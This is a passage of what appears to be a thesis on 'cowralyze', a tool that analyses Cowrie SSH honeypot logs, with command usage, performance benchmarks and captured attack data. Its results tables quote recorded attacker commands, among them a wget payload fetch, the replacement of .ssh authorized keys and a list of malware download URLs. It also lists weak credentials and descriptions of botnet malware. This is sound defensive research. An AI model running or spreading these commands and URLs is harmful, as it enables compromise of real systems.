generated *.json
-o, --outfile TEXT          Filename of result visualization
*.html
-n, --top_n_events INTEGER  Reduce & visualize top n
occurring events in cowrie log files

-t, --threshold FLOAT       Percentage of event changes
visible in report, e.g. user:password increased > x %

-n, --last_n_days INTEGER   Create statistics for specific
event of % increase for last n days across honeypots

--help                      Show this message and exit.
```

Analyze a folder called `logs` using the command `analyze-local`:

```
python3 cowralyze.py analyze-local -p ./logs
```

As an example scenario this folder contains different cowrie log files for different dates from different droplets. The data was created on a remote host and downloaded manually to the specified folder. Therefore the files contain real world attacker data and vary in size and content. The list and sizes of used files can be viewed in Table 4.1. The command line tool now internally calls the Map and Reduce functions in parallel using multiprocessing for a faster result. The created reduced.json is then used to create a visualization and statistics using the commands `visualize` and `statistics`. The schematic workflow is visible in Figure 4.3. The whole analyzation takes a modest 6.57 Seconds as the total size is comparatively small (1.79 GB) as can be seen in Table 4.2. The obtained results and generated statistics for multiple honeypots will be analyzed in Chapter 5.

Log file	Size [MB]
cowrie.json.2021-03-12	13.8
cowrie.json.2021-03-14	180.4
cowrie.json.2021-03-16	170.7
cowrie.json.2021-05-02	24.1
cowrie.json.2021-05-08	111.5
cowrie.json.2021-05-09	126.8
cowrie.json.2021-05-12	144.7
cowrie.json.2021-05-13	83.3
cowrie.json.2021-06-12	142
cowrie.json.2021-06-13	135
cowrie.json.2021-06-14	119
cowrie.json.2021-06-16	130.6
cowrie.json.2021-06-18	67.5
cowrie.json.2021-07-08	21.4
cowrie.json.2021-07-09	80.3
cowrie.json.2021-07-10	53.1
cowrie.json.2021-07-12	50
cowrie.json.2021-07-14	55.5
cowrie.json.2021-07-17	9.3
cowrie.json.2021-07-23	26.8
cowrie.json.2021-07-26	14
cowrie.json.2021-08-01	29.9

Table 4.1: Real world attacker log files produced by a cowrie server.




Figure 4.3: Local Map-Reduce execution workflow

Log files	22
Total size	1.79 GB
Analysis	6.57 s
Speed	272.45 MB/s

Table 4.2: Command line tool: analyze-local results

4.4.2 Analyze log files on remote node :: `analyze-remote`

The remote workflow is simply using one or more ips, ports, usernames and passwords to connect to remote droplets using paramiko[3]. A sequence diagram of the workflow for three different servers can be viewed in Figure 4.4.

Listing 4.5: analyze-remote –help

```
Usage: cowralyze.py analyze-remote [OPTIONS]

Map-Reduce all log files on remote cowrie node, download
reduced.json, create result.html for visualization.

Options:
-i, --ip TEXT                   IP Address of remote
droplet  [required]
-p, --port TEXT                 Port of remote droplet
(real SSH port of server, not cowrie port)  [required]

-u, --user TEXT                 Login username of remote
droplet
-pw, --pw TEXT                  Login password of remote
droplet [required]
-n, --top_n_events TEXT         Reduce & visualize top n
occurring events in cowrie log files

-r, --setup_remote_environment TEXT
Setup python environment and copy scripts to
remote node (only first time needed)

-f, --logfile TEXT              Filename of reduced log file
of generated *.json

-o, --outfile TEXT              Filename of result
visualization *.html
-t, --threshold FLOAT           Percentage of event changes
visible in report, e.g. user:password increased > x %

-l, --last_n_days INTEGER       Create statistics for
specific event of % increase for last n days across honeypots

--help                          Show this message and exit.
```

[3] https://github.com/paramiko/paramiko




Figure 4.4: Remote Map-Reduce execution workflow

The command line tool copies all necessary scripts to the remote cowrie log directory `/home/cowrie/cowrie/var/log/cowrie` and executes a sequential map-reduce operation on all files in the format like `cowrie.json.YYYY-MM-DD`. The workflow is handled sequentially and not using multiprocessing as the droplets are considered to be low on random access memory (less than 2GB). The low amount of RAM grants access to ressource- and cost-efficient droplets on cloud service providers. The map-reduce operation is likely to take up loads of RAM as it is using multiple log-files with file sizes up to 300 MB. This bottleneck has been reached while developing and therefore this solution was most appropriate as the number of cowrie instances needed to be maximized. The mapping solution takes up most of the time and therefore there was an incremental usage implemented as well. Already processed .mapped files on the remote host will be used and not created again if the appropriate command line parameter is set (by default). As the sequential processing is executed independently on every remote host, parallelism exists on a node level and speeds up analyzation. The node with the highest number of log files defines the worst-case time needed for remote analysis. This time will likely never be reached as the already processed .mapped files can be reused. For a repetitive analysis on a daily basis analyzation time will be defined through the mapping of the latest log file and the reduce process of all processed files.

Analyze a remote host with ip-address `104.248.245.133`, the real (not cowrie) SSH port `2112`, user: `root`, password: `pass`, getting the top `5` happenings for every event occured using the command `analyze-remote` with the parameter n:

```
1 python3 cowralyze.py analyze-remote -i 104.248.245.133
2         -u root -p 2112 -pw pass -n 5
3
4 # analogous for multiple nodes
5 python3 cowralyze.py analyze-remote -i 104.248.245.1
6         -i 104.248.245.2 -u root1 -u root2 -p 2112 -p 2112
7         -pw pass1 -pw pass2 -n 5
```

For every remote analyzed node a file in form of `IP_reduced.json` is generated and downloaded to the project directory with the reduced data of the specific node. After all reduced node files have been downloaded, a reduced.json file is created combining all the `IP_reduced.json` files to get a common result.

The output and the created files like result.html, result.log and stats.html can be viewed on GitHub[4] and are skipped at this part as they will be analyzed in Chapter 5 in detail.

[4] `https://github.com/deroux/longitudinal-analysis-cowrie/blob/main/project/example_outputs/analyze-remote.txt`

4.4.3 Combine reduced JSON files :: `combine-reduced`

Assume a scenario where the administrator is having two reduced remote node JSON files in form of `104.248.245.133_reduced.json` and `104.248.253.81_reduced.json`. To create common aggregation visualizations and statistics across different honeypots a single reduced.json file is needed to use for further processing. This aggregated file can be created using the combine-reduced command.

```
1 python3 cowralyze.py combine-reduced
2         104.248.245.133_reduced.json
3         104.248.253.81_reduced.json
4         -o reduced.json
```

4.4.4 Sankey plot of commands executed :: `command-chains`

The command uses an existing cowrie log file like `cowrie.json.2021-07-23` as input. The analyst wants to know how often specific commands have been executed in which order. Similar commands which differ only in specific strings are aggregated for better significance of the generated plot and show main attacker paths that have been used as visible in Figure 4.5. This is used in the results section to analyze found malware in Section 5.3.

```
1 python3 cowralyze.py command-chains
2         -f logs/cowrie.json.2021-07-23
```




Figure 4.5: Sankey Plot of commands executed for cowrie log file

4.4.5 Retrieve logs from node :: `download-logs`

This command helps to download all log files from a remote node to perform a local analysis afterwards.

```
1 python3 cowralyze.py download-logs -i 104.248.245.133 -p 2112
2         -u root -pw pass -f logs/download/
```

4.4.6 Manual map step :: `map`

The map command executes the step in the MapReduce paradigm described previously and assigns every event recorded to the number of occurrences. It creates a new file.mapped for further processing and incremental analysis usage as already processed files can be reused. The generated file content has been described in Section 4.2.2.

Using the following command creates a file `cowrie.json.2021-06-18.mapped`

```
1 python3 cowralyze.py map -f logs/cowrie.json.2021-06-18
```

4.4.7 Manual reduce step :: `reduce`

The reduce command is used to process multiple .mapped and .reduced files. It creates an aggregated reduced.json of all files in the current reduction process and a .reduced file for further processing. The file content of a reduced file can as well be seen in Section 4.2.3.

```
1 python3 cowralyze.py reduce
2         logs/cowrie.json.2021-05-03.mapped
3         logs/cowrie.json.2021-05-04.mapped
```




Figure 4.6: Reduce process of local .mapped files

4.4.8 Table of statistics over time :: `statistics`

It is essential to generate statistics of the data gathered to have a better view of how much the specific event density increased over the past few days, weeks or months. This might give insights on new malware or vulnerabilities gaining recent relevance and usage by attackers. The command uses a reduced.json file and generates the statistics according to the parameters.

Executing the statistics command generates a stats.html file with a table output of the percentual changes over the last 7 days with more than 20% change. All the available options can be viewed using the help for the command as mentioned earlier. An example table can be viewed in Figure A.19 and following.

```
1 python3 cowralyze.py statistics
2         -f 104.248.245.133_reduced.json -t 20.0 -n 7
```

4.4.9 Trace commands executed by ip :: `trace-ip`

The trace-ip command is using a `cowrie.json.YYYY-MM-DD` file and an ip address to display all sessions and commands executed in them chronologically. This gives information about how often an attacker connected and tried different command chains and whether the commands were entered within split seconds or a longer time period. This might give insights on whether the attacker is human or a bot (automated script).

```
1 python3 cowralyze.py trace-ip
2         -f logs/cowrie.json.2021-08-01 -i 42.192.52.249
```

Executing the command opens up a browser window with a sankey plot chain for every session containing the executed commands on their relevant paths and in order according to the timestamps.

4.4.10 Trace commands executed by session id :: `trace-sid`

Using a `cowrie.json.YYYY-MM-DD` file and a session id to display the commands executed for the specific session. This gives detailed information about the commands executed in a specific user session in order according to the timestamps in a sankey-plot. This command might be helpful to get a fast insight on what specific user sessions were trying to reach and assists a manual investigation after gaining insights analyzing the aggregated data and visualizations.

```
1 python3 cowralyze.py trace-sid
2         -f logs/cowrie.json.2021-08-01 -sid 7877f2b68af1
```

4.4.11 Create visualization over time and sensors :: `visualize`

The visualize command uses a reduced.json file to create a visualization of changes over time on different honeypots for different events. Therefore, result-n.html files are created and can be viewed in a browser. All events recorded by cowrie can be easily added to the visualization plot if not already visible. An example of a generated plot can be viewed in Figure A.1 and A.2. The gathered results will be described in detail in Chapter 5.

```
1 python3 cowralyze.py visualize
2         -f 104.248.245.133_reduced.json
```

5 Results

The measurement study itself ran for about 4 months and recorded data on three distinct Ubuntu 18.04 LTS machines with customized cowrie instances. The recorded data is used for demonstration purposes, as every actor connecting to the server was instructed that his activity might be recorded. Unfortunately, no new malware (zero-days) were found in the given timeframe. Already known and existing malware used for attacks was traced following the patterns of execution over time which will be evaluated hereafter. In general, the system is used for capturing generic attacks targeting various architectures with a high number of addressed devices, the attacks try to scale as much as possible. Therefore the targetted devices are often vulnerable IoT devices using weak default credentials.
In Section 5.1 I will present the performance of the analysis tool. Section 5.2 will provide a better insight on which data was recorded and the most common attacks performed. An investigation on the downloaded files by attackers and statistics across all honeypots will lead to the found malware described in Section 5.3. New exploits can be identified using the techniques applied in Section 5.4. An application on how to improve the camouflage of cowrie instances using the data gathered and the behaviour of attackers in Section 5.5 finishes the chapter.

5.1 Performance

Local analysis

In general the mapping process takes most of the time as many files with up to 250MB need to be processed and their events mapped to the specific counts. Using multiprocessing, acceptable analysis times can be reached for local analysis. To achieve robust measurements, files generated from different cowrie instances have been used and the analysis has been repeated five times. In the following, each IP address represents a different cowrie instance. The files have been fetched and analyzed using the previously described command `analyze-local`. The results are shown in Table 5.1. The used hardware of the machine running the analysis is shown in Figure 5.1.

On average, log files were processed at a rate of 247 MB/s, which is a reasonable value for analyzing JSON files on a single node. Using this value and an approximate file size of 83.9 MB as shown in the table a linear approximation of the local analysis speed using more instances and longer time frames can be made as shown in Table 5.3. To test the accuracy of the theoretical analysis times a test has been run with 801 log files. The result of theoretical speed in contrast to the real speed can be seen in Table 5.4.

It is notable that the test has been executed using log files located on an external hard drive. This is the main reason why the theoretical performance was not reached, but is

more practically relevant as memory space might be outsourced. For locally stored log files a better result can be reached in general. The plot in Figure 5.2 shows the measured results in comparison to the expected results of an analysis on an external drive. The results indicate a linearity as expected by the theoretical asymptotic scaling of $\mathcal{O}(n)$ in a single-threaded environment. The main part of the work is caused by the mapping process as shown in Table 5.2. Therefore the .mapped files created can be cached locally and re-used for an incremental analysis for faster results performing a repetitive analysis.

Machine	**A**	**B**	**C**	**Average**
Total size [MB]	1975.02	3537.91	3064.74	2859.2
Average size [MB]	68.1	90.71	92.87	83.9
Log files	29	39	33	33.67
Time used [s]	8.1	17.65	17.01	11.86
	7.01	14.33	12.91	
	7.05	13.76	11.79	
	7.7	14.45	11.93	
	7.22	14.71	12.33	
Speed [MB/s]	243.76	200.44	180.21	247.23
	281.85	246.91	237.32	
	280.07	257.17	259.93	
	256.50	244.86	256.83	
	273.42	240.58	248.62	

Table 5.1: Command line tool multiprocessing performance using local analysis




Figure 5.1: Used hardware for local analysis




Figure 5.2: Theoretical vs. measured time of local analysis (single-threaded 80 MB/s)

No. of log files	**Map [s]**	**Reduce [s]**	**Analysis time [s]**
1	0.96	0.03	1.37
5	4.52	0.1	5.1
10	10.16	0.19	10.89
50	50.3	0.94	52.04
100	105.25	2.61	1.8 * 60
200	218.38	5.48	3.76 * 60
500	554.61	52.47	10.27 * 60

Table 5.2: Detailed measured local analysis time

Cowrie Instances	**Months**	**Total size**	**Results after**
1	1	2517 MB	10.18 s
10	6	151.02 GB	10.18 min
100	12	3.02 TB	3.4 h

Table 5.3: Theoretical speed of local analysis (approximation)

Log files	801
Total size	86.02 GB
Theoretical analysis time	347.94 s
Theoretical performance	247.23 MB / s
Real analysis time	1442.64 s
Real performance	59.63 MB / s

Table 5.4: Theoretical vs. real local analysis speed

Cold start	A	B	C	Average
Total size [MB]	4729.2	6998.9	6026.03	6118.04
Average size [MB]	66.61	79.53	86.05	77.4
Log files	71	88	77	78.67
Time used [s]	234.91	389.79	397.4	317.25
Speed [MB/s]	20.14	17.96	15.16	17.75

Table 5.5: Serial MapReduce performance using cold start

Warm start	A	B	C	Average
Total size [MB]	4729.2	6998.9	6026.03	6118.04
Average size [MB]	66.61	79.53	86.05	77.4
Log files	71	88	77	78.67
Time used [s]	44.95	67.22	73.24	61.8
Speed [MB/s]	105.21	104.12	82.28	97.2

Table 5.6: Serial MapReduce performance using warm start, .mapped files cached

Remote analysis

The performance of the remote analysis using a data-local approach with log file processing on every machine and downloading the reduced JSON files afterwards is not as straight forward in terms of measuring time. Depending on whether the script has already been run on the host, mapped or reduced files might exist which can be re-used by the reducer and prevent log files from being mapped twice. Reducing the time-consuming part of mapping all the individual log files helps to speed up the analysis and reduces the used time significantly. Assume a honeypot administrator which executes a remote analysis on a daily basis. The results are available within minutes though multiple thousand log files are processed. The general approach is to use a serial MapReduce execution, which means every file is mapped and then all .mapped files are reduced to .reduced files and a common reduced.json file is created on every sensor which is combined after finishing on every node. The serial execution can be benchmarked, so Table 5.5 shows remote analysis times for a cold start, meaning without any previously existing .mapped files, but the remote setup already existing and all scripts copied to the remote node necessary for usage. For a warm start like in Table 5.6, the previously created .mapped files can be reused which results in a faster analysis time as shown in the tables above.

5.2 Gathered data

For demonstration purposes specific cowrie events have been used to create a detailed visualization and an output report with graphs over time. Those captured events can be viewed in the Helpers.py class. Any user might easily add further output events[1] for individual purposes.

The tool analyzes the following cowrie events and creates visualizations and statistics. The 2D plots visualize the data aggregated over all honeypot instances, the 3D plots are necessary to split the specific event data by sensor which can be seen on the y-axis as visible in Figure A.2 and following. The axes x, y, z display date, log(no. of events) and honeypot instance in general.

5.2.1 Graphs

- `cowrie.login.*`
  All login events (success and failure) are collected and the used usernames and passwords are visualized. The top username and password combinations tried are shown in Table 5.7. The plots are visible in Figure A.1 and A.2.

Username	Password
root	1234
root	admin
nproc	nproc
root	dota2hunt.xyz
root	flower
root	12345678
root	123
root	1
root	fucku2

Table 5.7: Top username password combinations recorded

[1] `https://cowrie.readthedocs.io/en/latest/OUTPUT.html`

Command
echo -e "\x6F\x6B"
uname -a
uname -s -v -n -r -m
cat /proc/cpuinfo | grep name | wc -l
free -m | grep Mem | awk '{print 2,3,4,5,6,7}'
top
lscpu | grep Model
ls -lh $(which ls)

Table 5.8: Top commands tried

Command
echo -e "\x6F\x6B"
cd ~&& rm -rf .ssh && mkdir .ssh && echo "ssh-rsa.."">>.ssh/auth..
uname -s -v -n -r -m
nproc
cat /proc/cpuinfo | grep name | wc -l | head -c
rm -rf /var/tmp/dota*
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://205.185..

Table 5.9: Top commands tried prior to disconnect

- `cowrie.command.input`
  The longitudinal analysis enables us to extract more information out of the gathered data. In Table 5.8 only the top total aggregated commands executed across the instances are shown. In Figure A.5 the gathered commands were preprocessed using the timestamps of every session recorded, whereas only the specific command before disconnect was collected. This might give insights on actors which are able to detect our honeypot as such and disconnect after doing so. Furthermore, a detection of botnets is possible if the same commands are executed in a specific order repeatedly. The plots are visible in Figure A.3 and A.4 for the inputs and Figure A.5 and A.6 for the commands prior to the disconnects.

- `cowrie.session.connect`
  The visualization records the source ip addresses connected to the emulated ssh server. In Table 5.10 the top attackers were splitted according to their location. Many times these servers will just be vpn or proxy servers as attackers usually obfucate their tracks using different victim machines or anonymous acquired vpn accesses. The total counts of the connections are not of interest as the goal is to gather the top attackers in terms of increases on a daily, weekly or monthly basis and not in terms of total overall aggregated attacks. The plots are visible in Figure A.8 and A.9.

Source IP	Country
14.140.184.43	India
116.62.194.98	China
20.201.1.96	Brazil
47.94.90.141	China
8.129.88.42	China
8.142.97.127	China
159.65.31.70	United Kingdom

Table 5.10: Top connect locations recorded on cowrie instances

- `cowrie.session.file_download` with cowrie.virustotal.scanfile for Virustotal scan

URL	VirusTotal positives
http://205.185.126.121/Ciabins.sh	32 / 59
http://betaalverzoek.ir/binInfect.sh	30 / 56
http://209.141.43.118/sh	30 / 59
http://142.11.216.5/xxxbins.sh	36 / 59
109.104.151.108/0x83911d24Fx.sh	35 / 59
http://104.233.191.133/1.txt	40 / 62

Table 5.11: Top downloaded files with VirusTotal results

The virus total api provides the possibility to scan the files downloaded to the honeypot instance directly to get a grasp on how harmful the specific file is and whether anti-virus software would be able to detect the file. A aggregated summary of how many scanners have detected the specific downloaded files over time is generated similar to Table 5.11 in the results.html. Viewing the original log files provides further details about exactly which software (e.g. Avira[2]) has been able to detect the harmful file and which have not. The overall counts of the downloads might be low as attackers use different ip addresses and file names for their malware as it is of course regularly blocked or removed if inserted to victim sites or taken down by hosters. Therefore the recorded files might not be accessible very long on the specified locators. The plots are visible in Figure A.11 and A.12.

[2] `https://www.avira.com/de`

Investigating downloaded files

The downloaded files by attackers can be viewed logging into the real server via ssh and navigating to the `/home/cowrie/cowrie/var/lib/cowrie/downloads/` directory. By using the `file` command the type and potential target architecture of a file can be determined.

Listing 5.1: List file type on all files in downloads

```
1 # -z ... try to look inside compressed files
2 for i in *; do file -z $i; done > file-types.txt
```

The resulting `file-types.txt` can be viewed on GitHub[3] and the found file types and their possible intention are shown in Table 5.12.

File type	Description
POSIX tar archive (GNU) (gzip compressed data)	nohup commands to start obfuscated code file named tsmv7 and create watchdogs according to architecture x86, x64, arm probably some kind of botnet building, registering clients
ASCII text, with CRLF line terminators	Username password combinations like: root 5tr43ew21q
Bourne-Again shell script, ASCII text executable	Shell scripts to download and execute specific commands for different architectures like x86, mips, mpsl, arm, arm5, arm6, arm7, ppc, m68k, sh4
ELF 32-bit LSB executable Intel 80386, for GNU/Linux 2.6.9	x86 executable, disassembly (170k+ LOC)
ELF 64-bit LSB executable x86-64	x64 executable, disassembly (20k+ LOC)
a /usr/bin/perl script executable (binary data)	PerlBot, IRC Bot attempting to steal local and network passwords, can send email, launch ddos attacks scan network for vulnerable computers
OpenSSH RSA public key	Used for private key ssh authentication without password
HTML document, ISO-8859 text with very long lines	Faking e.g. Google Website, exploit might perform credential phishing

Table 5.12: Downloaded file types by attackers and possible intention

[3] `https://github.com/deroux/longitudinal-analysis-cowrie/blob/main/project/example_outputs/file-types.txt`

- `cowrie.session.file_upload`
  This event shows the filenames uploaded by source ip address. The results show that most ip addresses try to upload and execute a file called `dota.tar.gz` or `dota3.tar.gz`. This type of malware is based on a botnet and tries to target IoT devices in general. It attacks weak ssh configurations on devices or servers using default credentials and passwords like in Table 5.7 which are unfortunately often succeeding[4]. An example for such credentials targeted on router devices are admin/admin, root/vextrec or cisco/cisco as these are the default passwords of specific models. The main target is to get root access on the devices to use their resources for DDos attacks, cryptocurrency mining or getting other kinds of benefits for them chargeable to the victim. The dota malware is actively developed as the newer versions dota2 and dota3 imply, which results in the need for a continuous observation. The plots are visible in Figure A.13 and A.14.

- `cowrie.session.closed`
  As commands executed by previously mentioned malware like Dota are automated, it is possible to make an assumption on whether the malicious actor is an automated script. As will be discussed in Section 5.3 the commands executed within dota are obviously scripted as the overall connection time of the actor is within a tenth of a second. The boolean roboter parameter created by the visualization suggests that if the connection time has been less than 10 seconds (configurable), it is most likely that this attack is scripted as any human being would need more time to execute the specified commands. Obviously, this is a very wage assumption as it excludes the case where the human being is executing the scripts or the scripts perform delays within execution. This parameter is sometimes useful as an administrator can determine automated botnet attacks from attacks which are possibly performed by a human. The plots are visible in Figure A.15 and A.16.

- `cowrie.direct-tcpip.request`
  For certain kinds of attacks like sending spam mails it is preferable to forge a false ip address on the attacker side. Therefore the malicious actor tries to use our server as a pivot node as no response is needed onto a spam mail and our ip address is visible, not the bad guys one. This is the purpose of the proxy requests recorded in this event. The server might as well be configured to not write logs and can be used by the attacker for future attacks as a proxy-chain[5] together with other victims. The plots are visible in Figure A.17 and A.18.

[4] `https://grahamcluley.com/mirai-botnet-password/`
[5] `https://resources.infosecinstitute.com/topic/proxy-chaining/`

Top proxy requests (SRC:DST)
45.227.255.163:www.google.ru:443
45.227.255.163:209:71:212:18:443
5.182.39.75:check2.zennolab.com:80
45.227.255.163:www.walmart.com:443
5.182.39.61:i.instagram.com:443

Table 5.13: Top overall proxy requests with targets

5.2.2 Statistics

The statistics can be generated using the command described in Section 4.4.8 and will generate a statistics.html file with overall changes and increase in the last n days (whereas n is configurable) over all the events recorded for changes higher than a configurable threshold in percent. This limits the outputs to all changes above it. As can be seen in Figure 5.3 the threshold in the example is 20% analyzing the previous 7 days for change percentage. For example the pre-disconnect command `ls -la /etc/daemon.cfg` recorded on the 29^{th} of August 2021 has increased 40% over the complete recorded time and 61.54% over the previous 7 days which leads to the conclusion that it is more heavily used in recent exploit attempts.

% increase over time across all honeypots (n=7, Thresh=20.0%)

Date	Event	Command	Counts	% Overall	% Increase n days
2021-08-30	Connect	5.188.62.245:2222	722	67.67	101.82
2021-08-30	Sess-closed	5.188.62.245:False	429	44.2	158.43
2021-08-30	Proxy-request	5.188.62.245:chek.zennolab.com:80	1261	57.43	269.79
